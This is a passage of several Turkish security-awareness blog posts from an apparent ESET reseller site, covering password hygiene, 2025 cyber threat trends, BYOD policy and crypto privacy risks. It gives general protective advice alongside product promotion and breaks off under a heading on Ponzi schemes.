- **Sosyal Mühendislik:** İnsanları manipüle ederek gizli bilgilerini (şifreler, finansal bilgiler vb.) elde etmeyi amaçlayan psikolojik taktiklerdir. Telefon dolandırıcılıkları ve bazı e-posta dolandırıcılıkları bu kategoriye girer.
Ele geçirilen veriler, dark web üzerinde satışa sunularak kimlik hırsızlığı, dolandırıcılık ve diğer yasa dışı faaliyetlerde tekrar tekrar kullanılır.
## Parola güvenliği için alınabilecek önlemler
Kullanıcılar, hesaplarını korumak için aşağıdaki önlemleri almalıdır:
1. **Güçlü ve benzersiz parolalar kullanmak**: Her hesap için farklı ve karmaşık parolalar oluşturulmalıdır.
2. **İki faktörlü kimlik doğrulama (2FA) kullanmak**: Hesaplara ek güvenlik katmanı ekleyerek yetkisiz erişimleri engeller.
3. **Güncel yazılımlar kullanmak**: İşletim sistemi ve uygulamaların güncel tutulması, bilinen güvenlik açıklarının kapatılmasını sağlar.
4. **Şüpheli e-postalara dikkat etmek**: Bilinmeyen göndericilerden gelen e-postalar dikkatle incelenmeli, ekler açılmamalı ve bağlantılara tıklanmamalıdır.
5. **Parola yöneticileri kullanmak**: Güçlü parolaların oluşturulması ve yönetilmesi için güvenilir parola yöneticileri tercih edilmelidir.

## Güvenli parola oluşturmanın önemi ve yöntemleri
Güçlü parolalar, hesap güvenliğinin temel taşlarından biridir. Zayıf parolalar, saldırganların hesaplara kolayca erişmesine neden olabilir.
### [Parola güvenliği](https://antivirus.com.tr/parola-guvenligi-ne-siklikla-degistirmelisiniz/) için aşağıdakilere dikkat edin:
- **En az 12 karakter uzunluğunda olmalı**: Uzun parolalar, kırılmaları daha zor hâle getirir.
- **Büyük ve küçük harf, rakam ve semboller içermeli**: Karmaşık karakter kombinasyonları, parolanın tahmin edilmesini zorlaştırır.
- **Kişisel bilgilerden kaçınılmalı**: Doğum tarihi, isim gibi kolay tahmin edilebilir bilgiler kullanılmamalıdır.
- **Sözlükte bulunan kelimelerden kaçınılmalı**: Sözlük saldırılarına karşı dirençli parolalar tercih edilmelidir.
- **Her hesap için farklı parolalar kullanılmalı**: Bir hesabın ele geçirilmesi, diğerlerini etkilememelidir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Gizlilik, Parola Güvenliği, Siber Güvenlik
---
### [Siber tehditler ve trendler 2025'te sınırları zorluyor](https://antivirus.com.tr/siber-tehditler-ve-trendler-2025te-sinirlari-zorluyor/)
**Published:** Haziran 19, 2025
**Author:** Can Erginkurban
**Excerpt:** Her geçen yıl katlanan rakamlarla dijital dünyayı zorlayan siber tehditler ve yapay zekâ kullanımıyla birlikte hayatımıza giren yeni trendler
**Content:**
Her geçen yıl katlanan rakamlarla dijital dünyayı zorlayan siber tehditler ve yapay zekâ kullanımıyla birlikte hayatımıza giren yeni trendler: Geliştirilmiş kimlik avı, yeni nesil sosyal mühendislik yöntemleri ve daha fazlası…
## Yapay zekâ destekli siber tehditler
Küresel ölçekte yapay zekâ (YZ) saldırıları hızla gelişiyor. Generatif yapay zekâ, hedefli ve kişiselleştirilmiş oltalama e-postaları üretmekte; “spear-phishing” seviyesini aşarak daha inandırıcı hâle getiriyor. ESET H1 2024 raporuna göre, fidye yazılımı grupları parlak yapay zekâ çağını fırsat biliyor, sahte uygulamalarla kurbanları tuzağa düşürüyor.
Türkiye’de de benzer trendler gözlemleniyor. Yapay zekâ destekli oltalama ve sosyal mühendislik saldırıları bankacılık, KOBİ’ler ve kritik altyapılar için artan risk oluşturuyor.
📌 ESET’in CTO’su Juraj Malcho, yapay zekânın karmaşık saldırıları parçalayarak savunmayı güçlendirdiğini ancak yanlış kullanıldığında saldırıları daha etkili hâle getirdiğini [vurguluyor. ](https://www.welivesecurity.com/en/eset-research/eset-threat-report-h1-2024/)

## Kimlik Avı ve yeni nesil sosyal mühendislik
Klasik oltalama (phishing), vishing, smishing gibi saldırılar yerini daha sofistike yöntemlere bırakıyor. Generatif yapay zekâ, insan dili modelleri ile inandırıcı sahte içerikler yaratarak hedefe özgü sosyal mühendislik kampanyaları yaratıyor. Techopedia, 2021 verilerine göre, kollektif kimlik avı vakalarının ABD’de 324.000 bildirdiğini yazıyor.
Türkiye’de kamuya yönelik ve işletme adresli oltalama saldırıları artıyor. Özellikle bankalar, SGK ve e-devlet hizmetlerine yönelik sahte e-posta ve SMS’lerle kullanıcılar kandırılıyor.
📌 ESET, insan faktörünün en zayıf halka olduğunu sıkça dile getiriyor. “[Dijital Aldatma](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/)” raporunda, generatif yapay zekâ ile sosyal mühendisliğin gerçekçi içerik, gelişmiş hedefleme ve otomasyon noktasında birleştiğini vurguluyor. Bu nedenle özellikle çalışan farkındalığı eğitimi ve yapay zekâ destekli EDR/XDR sistemlerinin önemli olduğu belirtiliyor.
## İçeriden gelen siber tehditler
İç tehditler hem kasıtlı (kötü niyetli çalışanlar) hem de kazara (bilgisizlik/sorumsuzluk) ortaya çıkabiliyor. Ofcom [vakasında](https://www.welivesecurity.com/2016/03/11/ofcom-experiences-major-data-breach-thanks-former-employee/) bir çalışan şirket verilerini altı yıl boyunca sızdırmış.
Türkiye’de KOBİ ve büyük şirketlerde en çok görülen iç tehdit modeli: Eski çalışanların bilgi, erişim ya da parolalarını kullanarak aylarca fark edilmeden veri çekmesi.
📌 ESET’in MDR [rehberlerinde](https://antivirus.com.tr/mdr-yonetilen-tespit-ve-mudahale-isletmeniz-icin-uygun-mu/), iç tehditlere karşı IAM (Identity & Access Management) ve UEBA (User and Entity Behavior Analytics) çözümlerinin kullanılması öneriliyor. Sistemler davranış anomalilerini erken aşamada tespit edebiliyor ve yetkisiz erişimleri otomatik olarak durdurabiliyor.
## Fidye yazılımlarındaki yükseliş
Fidye yazılımları, Cl0p, LockBit, ALPHV gibi yapıların faaliyetleriyle tüm dünyada tırmanıyor. ESET’in [raporunda](https://www.welivesecurity.com/en/eset-research/eset-threat-report-h2-2023/), LockBit’in operasyonel olarak çökertilmesine rağmen alternatif grupların saldırılarını hızla sürdürdüğü vurgulanıyor.
Türkiye’de kamu kurumları, kritik altyapı operatörleri (enerji, lojistik) hedef alınıyor. Güncel örnek: 2024’te KOSBİ üyesi bir sanayi sitesine yapılan saldırıda üretim durdu, veri tümüyle şifrelenip fidye talep edildi.
📌 ESET’in MDR rehberi, fidye saldırılarına karşı bakış açısını “önleme + algılama + müdahale” üçlüsü olarak belirliyor. Düzenli yedekleme, segmentasyon ve “Sıfır Güven” yaklaşımı öneriliyor.

## Zayıf parolaların getirdiği siber tehditler
Dünya genelinde yaygın sorun: “123456”, “password” ya da “company2024” gibi basit parolalar kullanılması. Hatta 2024’te kripto tehditlerinin patlaması gösteriyor ki finansal servislere yönelik zayıf parolalar kritik zarar veriyor.
Türkiye’de dâhili sistemlerde bile 8 karakter, hepsi küçük harf parolalar çok yaygın; bu da sızma riskini artırıyor.
📌 ESET, güçlü parola yönetimi için hesaplarda minimum 12 karakter, büyük/küçük harf, rakam ve sembol kullanımı, 2FA zorunluluğu ve mümkünse parola yöneticileri kullanımını öneriyor.
## Uzaktan çalışma ve kişisel cihaz riskleri
COVID-19 sonrası uzaktan çalışma kalıcı hâle geldi. Ancak kişisel cihazlarla kurumsal ağlara erişen çalışanlar, şirket ağında arka kapı oluşturabiliyor. Türkiye’de BYOD (Bring Your Own Device) politikaları hemen hemen tüm işletmelerde mevcut.
📌 ESET, BYOD cihazlar için EDR/XDR kurulumunu, ağ segmentasyonunu ve hassas erişimlerde VPN + 2FA kullanımını öneriyor. Ayrıca çalışanlara yönelik düzenli farkındalık ve güvenlik taramaları yapılması gerektiğini vurguluyor.
## Veri sızıntıları ve yasal yaptırımlar
2023’te internete açık AWS S3 sızıntılarda dünya genelindeki ciddi veri ihlalleri görüldü. Türkiye’de KVKK ceza prosedürleri 2016’dan beri uygulanıyor. 2024 yılında özel sektör işletmelerine toplamda ~10 M TL KVKK cezası kesildi.
📌 ESET, düzenli veri sızıntısı testleriyle birlikte veri sınıflandırması, DLP (Data Loss Prevention) çözümleri ve kritik verilerin “şifreli yedekleme” gibi önlemlerinin alınmasını öneriyor.
## Sahte uygulamalar ve mobil siber tehditler
ESET’in H1 2024 [raporuna göre](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/) Android/iOS için geliştirilen GoldPickaxe ve GoldDiggerPlus gibi zararlı yazılımlar yüz tanıma verilerini ve gerçekçi sahte uygulamaları kötü niyetli şekilde kullanıyor. Ayrıca Rilide Stealer, Vidar gibi malware’ler, popüler generatif yapay zekâ uygulamaları kılığında dağıtılıyor.
Türkiye’de Google Play dışında indirilen sahte banka ve chatbot uygulamaları çok hızlı artıyor. Kullanıcıların hesaba giriş verileri ve 2FA kodları toplanarak lağvederli faturalandırma başlatılabiliyor.
📌 ESET mobil güvenlik çözümleri “ESET Mobile Security” adı altında Android ve iOS platformlarında aktif izleme ve sahte uygulama tespiti sunuyor. Ayrıca işletmelere MDM (Mobile Device Management) öneriliyor.
## Cihazların güvenlik açıkları siber tehditler oluşturuyor
ESET H2 2023 [raporunda](https://antivirus.com.tr/eset-tehdit-raporu-h2-2023/) Mozi botnet’in devasa IoT ağını konu alan saldırılar dikkat çekti. Ayrıca Android/Pandora gibi cihazları botlarına dönüştüren örnekler görüldü.
Türkiye’de akıllı fabrika sistemleri, akıllı şehir altyapıları (trafik, sulama, enerji) ve ev cihazları yaygınlaştıkça bu tehditler hem kamu maliyetine hem ülke güvenliğine acil risk oluşturuyor.
📌 ESET, IoT cihazlar için “gömülü güvenlik çözümleri”, periyodik firmware güncelleme, ağdan izole segmentler oluşturulması öneriyor.

## Siber tehditler karşısında dijital direnç
Saldırılara hazırlıksız yakalanan birçok kurum, fidye yazılımı, siber istismar ve DDoS saldırısında büyük zarar görüyor. Türkiye’de “siber dayanıklılık” kavramı yeni yeni uygulanıyor; çoğu kurum test edilmeye bile hazır değil.
📌 ESET “olay müdahale planları”, “MDR/XDR entegrasyonu” ve “Dijital Direnç” stratejileriyle siber saldırılardan sonra hızlı toparlanmayı vurguluyor.
## Sonuç
ESET hem küresel hem Türkiye perspektifinde tüm bu saldırı alanları için uçtan uca güvenlik sunuyor: Yapay zekâ analizi, mobil güvenlik, IoT koruma, MDR/XDR hizmetleri ve 7/24 EDR sistemleri.
[Türkiye ofisi olarak ESET](https://stratus.com.tr/sizi-arayalim/), tedarik zinciri, sağlık, enerji, finans ve kamu sektörleriyle iş birliği yürütüyor. Düzenli yayınlar, bültenler ve webinarlar ile kurumlara destek veriyor.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, Siber Tehditler, Veri Sızıntısı
---
### [BYOD Politikası: Önemli Riskler, Avantajlar ve Dezavantajlar](https://antivirus.com.tr/byod-politikasi-onemli-riskler-avantajlar-ve-dezavantajlar/)
**Published:** Temmuz 10, 2023
**Author:** ESET
**Excerpt:** Bir işletme yönetiyorsanız, maliyetlerinizi kontrol altında tutarken ekibinizin üretkenliğini optimize etmenin yollarını ararsınız. BYOD yardımcı olabilir mi?
**Content:**
Bir işletme yönetiyorsanız, maliyetlerinizi kontrol altında tutarken ekibinizin üretkenliğini optimize etmenin yollarını ararsınız. Peki BYOD (kendi cihazını kendin getir) yardımcı olabilir mi?
**Çalışanlarınızın kendi cihazlarını iş amaçlı kullanmalarına izin vermek makul gibi görünebilir:**
- Donanımdan tasarruf etmenizi sağlar
- Çalışanlarınıza esneklik sağlar
- Üretkenliği arttırır
- Daha mutlu bir çalışma ortamını teşvik eder.
Güzel uygulama, ancak çalışanlarınızın iPad’lerini açıp e-postalarını koltuklarından yanıtlamaya başlamasına izin vermeden önce, herkesi mutlu ve güvende tutan bir BYOD güvenlik politikasının nasıl oluşturulacağından bahsedelim.

## **BYOD güvenlik politikası nedir?
Kendi Cihazını Getir (BYOD), çalışanların dizüstü bilgisayarlar, akıllı telefonlar ve tabletler gibi kişisel cihazlarını iş amacıyla kullanmalarına izin veren bir iş politikasıdır. BYOD uzaktan çalışma yaygınlaştı: Her 10 kişiden 8’i ya tamamen uzaktan ya da hibrit bir ortamda çalışıyor (ve 2022 AT&T araştırmasına göre bu sayının artması bekleniyor). Ancak çalışanlarınız çoğu zaman ofiste olsalar bile, iş e-postalarını yanıtlamak gibi işler için en azından akıllı telefonlarını kullanıyor olabilirler.
Şirketlerin %95’i işyerinde bir şekilde kişisel cihazlara izin veriyor (kaynak: Cisco), ancak bunların yalnızca %39’u BYOD güvenlik politikası uyguluyor (kaynak: Trustlook). Sorunu görebiliyor musunuz? Gerçekleşmeyi bekleyen bir BYOD veri ihlali ile karşı karşıyasınız!
Çalışanlar iş için kendi cihazlarını kullandıklarında şirketinizin verilerini güvende tutmak için bir BYOD güvenlik politikasına sahip olmak ve verilerin önemini onlara anlatmak çok önemlidir.
BYOD politikası uygulayarak, şirketinizin verilerini kontrol etmek ve korumak için önemli adımlar atmış olursunuz. BYOD ile birlikte gelebilecek veri ihlalleri, siber saldırılar ve diğer güvenlik riskleri olasılığını en aza indirebilirsiniz.
Şirketiniz BYOD ile gelen güvenlik riskleriyle yüzleşmeye hazır mı? Endişelenmeyin, biz sizi koruyoruz.

## **BYOD veri güvenliği için nasıl bir tehdit olabilir?
Çalışanlar işle ilgili görevler için kendi cihazlarını kullandıklarında, temelde şirket ağına dışarıdan cihazlar getirmiş olurlar ve bu da çeşitli güvenlik açıklarına yol açabilir. BT ekipleri için tüm cihazların en son güvenlik yamaları ve antivirüs yazılımlarıyla güncel olduğundan emin olmak zor olabilir. Ayrıca çalışanların kişisel cihazlarındaki faaliyetlerini gizliliklerini ihlal etmeden izlemek de zor olabilir.
Ayrıca, bir çalışanın BYOD için kullandığı cihaza onaylanmamış yazılım yüklemesi veya güvenli olmayan web sitelerine erişmesi, kötü amaçlı yazılımların ve diğer siber tehditlerin şirket sistemine sızmasına neden olabilir.
Dijital çalışma alanlarının esnek olması ve BYOD yaklaşımları nedeniyle içeriden gelen tehditlerin arttığını unutmayın. Veri kaybı vakalarının toplam sayısı son iki yılda yüzde 44 oranında arttı. Bu tehditlerin çoğu kasıtsızdır, %56’sına ihmalkâr içeriden kişiler neden olurken, %26’sı kötü niyetlidir.
BYOD’nin en önemli risklerinden biri veri ihlallerine neden olabilmesidir. Siber suçlular bir çalışanın cihazını hackleyerek şirketin ağına erişim sağlamaya çalışabilir. Daha sonra bu erişimi hassas verileri çalmak veya kötü amaçlı yazılım, örneğin [fidye yazılımı](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) yüklemek için kullanabilirler.
Çalışanlar ayrıca hassas verileri yanlışlıkla veya kasıtlı olarak yetkisiz taraflarla paylaşabilir, bu da veri sızıntılarına *ve* uyum ihlallerine neden olabilir.
## **BYOD’un avantajları ve dezavantajları nelerdir?
BYOD politikalarının avantajları olsa da işletmelerin bunları oluştururken ve uygularken farkında olmaları gereken bazı zorluklar bulunuyor:

### **BYOD’un avantajları:
- **Maliyet tasarrufu:** BYOD, çalışanlar kendi cihazlarını kullandıkları için şirketlerin donanım ve yazılım giderlerinden tasarruf etmesini sağlar.
- **Artan üretkenlik:** Tanıdık cihazlarda çalışmak üretkenliği artırır. Kişisel ve iş cihazları arasında geçiş yapmak için zaman harcanmaz ve iş zaten cihazın bir parçası olduğundan, çalışanlar genellikle kendilerini mesai saatleri dışında bile çalışırken bulurlar.
- **Daha fazla esneklik ve mobilite:** BYOD, çalışanların her yerden ve her zaman çalışmasına olanak tanıyarak bağlantıda kalmayı kolaylaştırır.
- **Yetenekleri çekin ve elinizde tutun:** BYOD politikası sunmak, çalışanlar için değerli bir avantaj olabilir, bir şirketi iş arayanlar için daha cazip hale getirebilir ve mevcut çalışanları elde tutmaya yardımcı olabilir.
### **BYOD’nin Dezavantajları:
- **Güvenlik riskleri:** BYOD, veri ihlalleri ve kötü amaçlı yazılım saldırıları olasılığı dahil olmak üzere önemli güvenlik riskleri oluşturabilir.
- **Kontrol eksikliği:** BYOD politikaları ile şirketler, çalışanlarının kullandığı cihazlar üzerinde sınırlı kontrole sahiptir ve bu da cihazların şirketin standartlarına ve politikalarına uygun olmasını sağlamayı zorlaştırabilir.
- **Yasal ve gizlilik sorunları:** BYOD politikaları, şirketlerin verilerini korumak ve çalışanlarının gizlilik haklarına saygı duymak arasında bir denge kurmasını gerektirir. Çalışanlar, işverenlerinin kişisel cihazlarına erişmesinden rahatsızlık duyabilir.
- **Uyumluluk sorunları:** Farklı cihazlar farklı işletim sistemleri veya yazılım sürümleri çalıştırabilir, bu da uyumluluk sorunları yaratabilir ve BT ekiplerinin şirketin ağını yönetmesini ve bakımını yapmasını zorlaştırabilir.
## **Siber saldırılarını nasıl önleyebilirsiniz?**
Şirketinizin verilerini BYOD’un tehlikelerine karşı güvende tutmak zor bir iş olabilir. Veri güvenliği sorunlarının üstesinden gelmek için şirketler, kişisel cihazların iş için kullanılmasının faydalarını ve risklerini dengeleyen güçlü BYOD politikaları oluşturmalı ve uygulamalıdır. Buna BYOD kapsamının tanımlanması, desteklenen cihaz ve uygulamaların belirlenmesi, veri ayrımı ve şifrelemenin zorunlu kılınması, güvenlik eğitimi ve farkındalığının sağlanması, erişim ve izleme faaliyetlerinin kontrol edilmesi dahildir.
BYOD güvenliğinizi bir üst seviyeye taşımak için mobil cihaz yönetimi yazılımını uygulamayı da düşünün.
Ancak sadece kullanılan teknoloji yeterli olmayacaktır. [Çalışanlarınızı eğitmek](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/) çok önemlidir. [Kimlik avı dolandırıcılıklarını](https://antivirus.com.tr/kimlik-avi-hakkinda-2023-yilinda-bilmeniz-gereken-her-sey/) tespit etmek ve şüpheli Wi-Fi ağlarından kaçınmak gibi, cihazlarını ve hassas verilerini nasıl koruyacakları konusunda düzenli eğitimler uzun bir yol kat edebilir. Verilerinizi kilit altında tutmak için şifrelemenin gücünü de unutmayın.
## **BYOD politikası nasıl oluşturulur?
Bir BYOD politikası oluşturmak zor gibi görünebilir, ancak çalışanların iş için kendi cihazlarını kullanmasına izin veren şirketler için önemlidir. İyi bir politika, işleri güvende tutmaya yardımcı olur ve herkesin uyması için net kurallar belirler. Çalışanlara cihazlarıyla neler yapabilecekleri ve yapamayacakları konusunda rehberlik eden bir yol haritasına sahip olmak önemlidir.
Sağlam bir BYOD politikasına sahip olarak güvenlik sorunları olasılığını azaltabilir ve herkesin kendisinden ne beklendiğini bildiğinden emin olabilirsiniz. İyi hazırlanmış bir BYOD politikası, sorunsuz ve güvenli operasyonlar için gizli silahınızdır. İşte etkili bir politika oluşturmak için atabileceğiniz bazı adımlar:
## **BYOD’nin risklerini ve faydalarını değerlendirin**
Bir BYOD politikası oluşturmaya başlamadan önce, kuruluşunuz için olası riskleri değerlendirin. Kapsamlı bir risk değerlendirmesi yapmak, endişe alanlarını hedeflemenize ve politikanızı bunları ele alacak şekilde özelleştirmenize yardımcı olacaktır.
Şirketinizin ne istediğini ve neye ihtiyacı olduğunu anladıktan sonra, bu ihtiyaçlara göre uyarlanmış bir poliçe oluşturabilirsiniz.
### **Kabul edilebilir cihazları tanımlayın
İlk adım, hangi cihazların işyerinde kullanım için kabul edilebilir olduğunu tanımlamaktır. Onaylanan cihazların ve işletim sistemlerinin yanı sıra minimum donanım veya yazılım gereksinimlerinin bir listesini oluşturmak önemlidir.
### **Net kullanım yönergeleri oluşturun
Kabul edilebilir cihazları tanımladıktan sonra, bunların nasıl kullanılması gerektiğine ilişkin bazı temel kurallar belirlemenin zamanı gelmiştir. Bu, bu cihazlardaki verilere erişim, depolama ve kullanım için yönergeler oluşturmak anlamına gelir. Ayrıca, çalışma saatleri içinde cihazın kişisel kullanımına ilişkin bir sınırlamayı da dikkate almak isteyeceksiniz.
### **Güvenlik endişelerini giderin
BYOD söz konusu olduğunda güvenlik birincil endişe kaynağıdır. Politikanız veri şifreleme, güvenlik duvarları ve parola gereksinimleri gibi veri ihlallerine karşı koruma önlemlerini içermelidir. Ayrıca, güvenlik politikalarınızın uygulanmasına yardımcı olmak için mobil cihaz yönetim yazılımı (MDM) kullanmayı düşünebilirsiniz.
### **Bir olay müdahale planı oluşturun
Güvenlik önlemleriniz ne kadar güçlü olursa olsun, bir şeylerin yanlış gitme ihtimali her zaman vardır. BYOD politikanız, bir güvenlik ihlali veya kayıp/çalıntı cihaz durumunda çalışanların atması gereken adımları özetleyen net bir olay müdahale planı içermelidir. Hazırlıklı olmak ve ne yapılacağını bilmek, bu tür olayların etkisini en aza indirmeye ve işleri mümkün olan en kısa sürede yoluna koymaya yardımcı olabilir.
### **İşe alım sürecinize politikalarınızı dahil edin
[İşten çıkarma planınızı ](https://antivirus.com.tr/isten-cikarma-surecleri-ve-politikalari-nasil-belirlenir/)şirketinizin karşılaşabileceği her olası işten çıkarma durumuna göre uyarlamanız çok önemlidir. Çalışanların kişisel cihazlarındaki verileri ve bunlara erişimi nasıl ele alacağınızı baştan düşünmelisiniz.
## **Çalışanlardan BYOD ile ilgili beklentileriniz
BYOD, üretkenliği ve esnekliği artırmak için iyi bir yol olabilir, ancak aynı zamanda çalışanlardan belirli bir düzeyde sorumluluk gerektirir.
### **İşte BYOD ile çalışan beklentilerini ve sorumluluklarını yönetmek için bazı ipuçları:**
1. **Politikayı açık bir şekilde iletin:** Çalışanlarınızın BYOD politikasının amacını ve gerekliliklerini anlaması gerekir, bu nedenle politikayı net bir şekilde ilettiğinizden emin olun ve herkesin sorumluluklarının farkında olmasını sağlamak için düzenli güncellemeler ve hatırlatmalar sağlayın.
2. **Eğitim ve destek sağlayın:** Tüm çalışanlar BYOD’a aşina olmayacaktır, bu nedenle hızlanmalarına yardımcı olmak için eğitim ve destek sağlamanızönemlidir. Bu, en iyi güvenlik uygulamaları hakkında eğitimin yanı sıra cihazlarının kurulumu ve kullanımı için teknik desteği de içerebilir.
3. **Çalışanların gizlilik endişelerini giderin:** Çalışanlar, kişisel verilerinin işverenleri tarafından izleneceğinden veya bunlara erişileceğinden endişe edebilir. İçlerini rahatlatmak için, şirketin hangi bilgilere erişebileceği ve bu bilgilere neden ihtiyaç duydukları konusunda açık ve net olmak çok önemlidir. Ayrıca şirketin ilgili tüm [gizlilik yasa ve yönetmeliklerine](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/) uymasını sağlamak da önemlidir.
4. **Kullanımı izleyin**: Sağlam bir BYOD politikası yürürlükte olsa bile, çalışanların politikaya uyduklarından emin olmak için kullanımı izlemek önemlidir. Bu, veri kullanımının, erişim günlüklerinin ve cihaz yapılandırmalarının izlenmesinin yanı sıra düzenli güvenlik denetimlerini de içerebilir.
5. **Politika ihlalleri için sonuçlar belirleyin**: Bazı şirketlerde, BYOD güvenlik politikanıza politika ihlalleri için sonuçlar ve yaptırımlar dahil etmek mantıklı olabilir.
[](https://stratus.com.tr/safetica-dlp/)Safetica DLP ile her boyuttan işletme verilerini iç ve dış tehditlere karşı koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** BYOD, DLP
---
### [Blok zinciri: Kripto para ve kişisel bilgilerinizi koruyun](https://antivirus.com.tr/blok-zinciri-kripto-para-ve-kisisel-bilgilerinizi-koruyun/)
**Published:** Ekim 30, 2023
**Author:** ESET
**Excerpt:** Merkeziyetsiz blok zinciri (blockchain) mucizesi ve kripto para birimleri finansta devrim yarattı, ancak gizlilik sorunlarına da neden oldu.
**Content:**
Merkeziyetsiz blok zinciri (blockchain) mucizesi ve kripto para birimleri finansta devrim yarattı, ancak gizlilik sorunlarına da neden oldu. Bu dünyada işlemler değiştirilemez bir şekilde kazınır ancak şeffaflık, istemeden başka sorunlara da yol açabilir.
Siber suçluların bu yeni teknolojiyi nasıl istismar ettiğini öğrenin. Gerçek hayatta yaşanmış ihlalleri, AB ile ABD’de gelişen mevzuatları keşfedin ve kendinizi koruyun.
Gelin birlikte kripto dalgasının gizlilik tarafında dolanalım, savunmanızı güçlendirelim ve dijital servetinizi koruyalım. Kripto gizliliği ve güvenliği dünyasına hoş geldiniz!
## Blok zinciri teknolojisinde gizlilik endişeleri
Genellikle aracılara ve merkezi kontrole dayanan geleneksel finansal sistemlerin aksine kripto, kurcalama ve sahtekarlığa karşı dayanıklı, merkezi olmayan bir sistem sunan blok zinciri teknolojisine dayanır.
Her ne kadar devrim niteliğinde olsa da bu ademi merkeziyetçilik, kullanıcı gizliliğine ilişkin soruları da beraberinde getirmektedir.
### Blok zinciri ve kripto paraları anlayalım
Kripto para, kriptografik teknikler kullanarak güvenli bir değişim aracı olarak hareket eden dijital bir değer biçimidir. Bir bilgisayar ağı tarafından tutulan merkezi olmayan ve değiştirilemez bir dijital defter olan blok zinciri teknolojisi aracılığıyla çalışır.
Her işlem bir “blokta” belgelenir, kriptografi kullanılarak bir öncekiyle birbirine bağlanır, sonsuza kadar saklanan ve değiştirilemeyen kronolojik bir işlem zinciri oluşturur. Bu yapı şeffaflık ve güvenlik sağlayarak işlemlerin aracılara ihtiyaç duyulmadan doğrulanmasına olanak tanır.
Bununla birlikte, blok zincirinin şeffaflığı güçlü bir yön olsa da potansiyel bir güvenlik açığı da olabilir. İşlemler doğrulanıp kaydedildikten sonra blok zincirinde kalıcı olarak saklanır ve potansiyel olarak amaçlanandan daha fazla bilgiyi açığa çıkarır.
### Anonimliğe karşı takma ad
Blok zinciri gizliliğinin temel taşlarından biri kriptografik anahtarların kullanılmasıdır. Blok zinciri ekosistemindeki her katılımcı bir çift anahtara sahiptir; adrese benzeyen bir açık anahtar ve dijital imza görevi gören bir özel anahtar. Açık anahtarlar açıkça paylaşılır ve fon almak ya da işlemleri doğrulamak için kullanılırken, özel anahtarlar gizli kalır ve bireyin dijital varlıklarına erişim yetkisi verir.
Anahtarların bu şekilde ayrılması bir düzeyde anonimlik sağlar. Tamamen anonim olmayan işlemler, kişisel kimlikleri koruyan genel anahtarlarla ilişkilendirilir. Bu çok güvenli görünse de kişisel ayrıntılar gizlenebilse de, işlem geçmişi ve modellerinin genellikle görünür olduğunu ve analiz edilebileceğini unutmamak önemlidir.
Gerçek dünyadaki kimlikler gizlenirken, blok zincirindeki kalıplar ve davranışlar potansiyel olarak zaman içinde bireylerle ilişkilendirilebilir. İşlemsel gizlilik ve izlenebilirlik arasındaki bu denge hem fırsatlar hem de zorluklar sunmaktadır.

## Siber suçlular açısından blok zinciri ve kripto para
Siber suçlular, işlemlerin bitler ve baytlar halinde döndüğü nispeten keşfedilmemiş kripto dünyasındanyararlanmak için yöntemler geliştirdiler. Hem yeni başlayanları hem de deneyimli kullanıcıları hedef alarak hassas bilgileri veya fonları çalmak için güvenlik açıkları arıyorlar.
Siber suçluların çalışma yöntemlerinden bazılarını inceleyelim ve kişisel bilgilerinizi ve kripto fonlarınızı güvende tutmak için pratik ipuçlarından bahsedelim.

### 1. Bilgisayar korsanlığı yoluyla hırsızlık
**Nasıl çalışır?** Siber suçlular, bireylerin veya işletmelerin kripto para birimlerinin depolandığı dijital cüzdanlarına girerler. Güvenlik açıklarından faydalanarak yetkisiz erişim elde eder ve fonları kendi cüzdanlarına aktarırlar.
Zayıf şifreleri tahmin etmek için kaba kuvvet saldırıları gibi teknikler kullanabilir veya yamalanmamış yazılım açıklarından yararlanabilirler. Bilgisayar korsanları cüzdana girdikten sonra fonları kontrol eder ve kimliklerini ve konumlarını gizlemek için teknikler kullanarak işlemleri manipüle edebilirler.
**Korunma ipuçları:**
- Donanım cüzdanları kullanın. Özel anahtarlarınızı çevrimdışı ve olası hack girişimlerinden uzak tutarlar.
- Yazılım ve antivirüs programlarını güncel tutun ve yamaları çıkar çıkmaz kurun.
- Tüm hesaplar için iki faktörlü kimlik doğrulamayı etkinleştirin.
- Hesap faaliyetlerini düzenli olarak gözden geçirin ve şüpheli faaliyetleri derhal tespit etmek ve bunlara yanıt vermek için izinsiz giriş tespit sistemleri kullanın.

### 2. Kimlik avı saldırıları
**Nasıl çalışır?** Siber suçlular, kullanıcıları özel anahtarları, şifreleri veya hassas bilgileri ifşa etmeleri için kandırmak amacıyla kripto para borsaları, cüzdanlar veya finans kurumları gibi güvenilir kaynaklardan geliyormuş gibi görünen aldatıcı e-postalar, mesajlar veya web siteleri gönderir. Yem genellikle kurbanları harekete geçmeye ikna etmek için acil talepler veya cazip teklifler içerir.
Kimlik avı mesajları, kurbanları meşru olanlara çok benzeyen sahte web sitelerine yönlendiren bağlantılar içerebilir. Bu web siteleri aracılığıyla kimlik bilgilerine sahip olan bilgisayar korsanları, kurbanın kripto para cüzdanına erişebilir ve yetkisiz işlemler başlatabilir.
**Korunma ipuçları:**
- Bağlantılara tıklamadan önce gönderenin e-posta adresinin ve URL’nin gerçekliğini doğrulayın.
- Kişisel bilgilerinizi çevrimiçi olarak veya güvenli olmayan kanallar aracılığıyla paylaşmayın.
- Kripto para hesaplarınız için iki faktörlü yetkilendirmeyi etkinleştirin. Bilgisayar korsanları kimlik bilgilerinizi ele geçirse bile, ikinci kimlik doğrulama faktörü olmadan hesabınıza erişemezler.
- [Yaygın oltalama teknikleri](https://antivirus.com.tr/sosyal-muhendislik-saldirilari-vishing-smishing-ve-phishing-kendinizi-nasil-koruyabilirsiniz/) hakkında bilgi sahibi olun ve oltalama girişimlerini tespit etmek için uyarı işaretlerine aşina olun.

### 3. Saadet zinciri
